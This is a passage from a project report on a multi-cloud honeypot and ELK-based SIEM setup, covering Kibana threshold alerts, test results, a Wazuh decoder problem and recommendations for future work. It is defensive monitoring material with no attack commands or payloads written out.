
Honeypot	Alert Name	Trigger Condition	Monitored Index
Cowrie	cowrie-alert	Message contains "login attempt" exceeding threshold	honeypot-*
WebTrap	webtrap-cmd	Message contains "CMD:" exceeding threshold	honeypot-*

Alerts were designed using **Kibana's Log Threshold rule type**, which monitored log frequency and specific string patterns over configurable time windows. Once the defined threshold was met, alerts were logged and made searchable through the alert-webtrap index, enabling timely analysis and response.



_id	d1NH05gBX1GV8cjBXW1-
_index	alert-webtrap
_score	0
_type	_doc
alert	WebTrap Suspicious CMD
message	
timestamp	

Webtrap triggered alert.



_id	H1N1PJgBX1GV8cjB9G-S
_index	alert-webtrap
_score	0
_type	_doc
alert	SSH root login detected from Cowrie honeypot!
attack_vector	ssh
host	
matched_log	
password	password

Cowrie honeypot triggered alert.

6. Result And Findings

The deployed honeypot-based cloud SIEM system functioned as intended, validating its effectiveness across multi-cloud environments (AWS, Azure, GCP). The system was tested thoroughly using simulated attacks, and the following key findings were observed:

- **Successful End-to-End Log Collection**

Filebeat agents on each VM accurately forwarded honeypot logs to the centralized Logstash server. Logstash pipelines correctly parsed and enriched these logs, which were then indexed in Elasticsearch and visualized in Kibana via the honeypot-* pattern.

- **Real-Time Log Visibility**

Analysts were able to monitor attacker behavior in real time through Kibana's **Discover** panel. Logs were searchable by source, command input, and keywords like "login attempt" and "CMD:". Each log included timestamped details and attacker metadata, improving traceability.

- **Accurate Detection and Alerting**

Custom alerts configured in Kibana were triggered successfully during testing:

- **Cowrie Alert:** Detected brute-force login attempts on AWS.
- **WebTrap Alert:** Detected command injections via the GCP webshell.
- Alerts were written to the alert-webtrap index and reflected attacker activity promptly, demonstrating the system's detection capabilities.
- **Cloud-Aware Visibility**


By leveraging custom fields (source, vm, type) added via Filebeat, logs were filterable based on cloud provider and honeypot type. This enabled precise contextual analysis during incident review.
- **Controlled Attack Simulation Validated SIEM Functionality**

Simulated brute-force (SSH/Telnet) and reverse shell command attempts were logged, parsed, and matched alert conditions without executing any actual payloads—confirming the traps were secure yet informative.

7. Challenges

During implementation, we faced a key challenge with **Wazuh**. Although it successfully ingested logs from our honeypots (Cowrie, WebTrap, Dionaea), it **did not generate alerts**. This was due to the logs being in **custom formats** that Wazuh’s default decoders could not interpret. Wazuh relies heavily on pre-defined or manually configured **decoders and rules** to parse logs and trigger alerts. Since our honeypots produce unique log formats, **custom decoders needed to be written** — a time-intensive process that limited Wazuh’s out-of-the-box effectiveness for this use case.

As a result, we shifted to the **ELK Stack (Elasticsearch, Logstash, Kibana)**, which offered more **flexible log ingestion, parsing, and visualization** capabilities. Using Kibana, we successfully built dashboards and alerting mechanisms tailored to each honeypot.



Wazuh successfully installed with agents added and running; however, alerts were not triggered due to missing decoders for custom log formats, leading us to rely on ELK for complete log ingestion and alerting.

8. Recommendations for Future Work

To enhance the current honeypot-based SIEM setup and expand its detection capabilities, the following improvements are recommended:

- **Integrate More Diverse Honeypots**

Deploy additional honeypots such as **Kippo**, **Snort**, or **HoneyDB** to simulate broader attack surfaces (e.g., FTP, RDP, database ports) and collect more varied threat data.

- **Develop Custom Dashboards in Kibana**

While alerts and Discover views were used effectively, building **dedicated Kibana dashboards** per honeypot can improve visualization, trend analysis, and incident response time.

- **Enable GeoIP and Threat Intel Enrichment**

Integrate **GeoIP** and open-source threat intelligence feeds into Logstash pipelines to enrich attacker IP data with geolocation, ASN, or blacklist status for better situational awareness.

- **Automate Alert Response**

Extend the alerting system by integrating **webhooks or SIEM connectors** to trigger automated playbooks, email notifications, or SOAR workflows for high-severity events.

- **Deploy SSL/TLS for Secure Data Transit**

Secure communication between Filebeat → Logstash → Elasticsearch using **TLS certificates**, especially in production environments.

- **Log Retention and Archival Strategy**

Define retention policies or offload older indices to cold storage (e.g., S3, Azure Blob) to ensure long-term log storage without performance degradation.

- **Integrate with External SIEM or SOC Tools**

Consider exporting enriched logs or alerts to external SIEM platforms (like Splunk or Microsoft Sentinel) or integrating with SOC tools for centralized threat management.

- **Add Machine Learning Jobs in Kibana**

Explore Kibana's ML features to detect anomalies such as **sudden spikes in login attempts or rare command executions**, adding proactive detection layers.

9. Conclusion

This project successfully demonstrated the deployment of a multi-cloud honeypot environment integrated with a centralized SIEM stack for real-time threat detection and analysis. Honeypots

(Cowrie on AWS, Dionaea on Azure, and a custom WebTrap on GCP) were strategically placed to simulate vulnerable services and collect attacker interaction logs.

Log collection was achieved using Filebeat agents, forwarding data to a centralized Logstash pipeline for parsing and enrichment, with Elasticsearch storing the structured events. Kibana provided real-time visibility, while custom alerts were configured to detect malicious behaviors such as brute-force SSH attempts, command injections, and suspicious SMB activity.

Simulated attacks validated the system's effectiveness—logs were ingested correctly, alerts were triggered as intended, and analysts were able to trace attacker activity through the Kibana Discover panel.

The implementation highlights the importance of proactive threat monitoring in cloud environments and showcases how open-source tools can be effectively combined to build a lightweight yet powerful intrusion detection and alerting system. This lays the foundation for more advanced threat intelligence and automated response mechanisms in the future.

Appendix

Github: [Repository Link](#)

Contains screenshots and evidence related to honeypot deployments, attacks performed, Wazuh and ELK configurations, agent monitoring, and alert generation. Each screenshot is captioned for clarity and organized by tool (Cowrie, Dionaea, WebTrap, ELK, Wazuh).

Drive Link: [Video Walkthrough](#)

This video demonstrates the full setup and live walkthrough of a Logstash pipeline designed to parse Cowrie honeypot and generic JSON logs. It covers field extraction, timestamp normalization, and ECS-compatible enrichment. Watch how logs flow from Filebeat to Elasticsearch and get visualized in Kibana.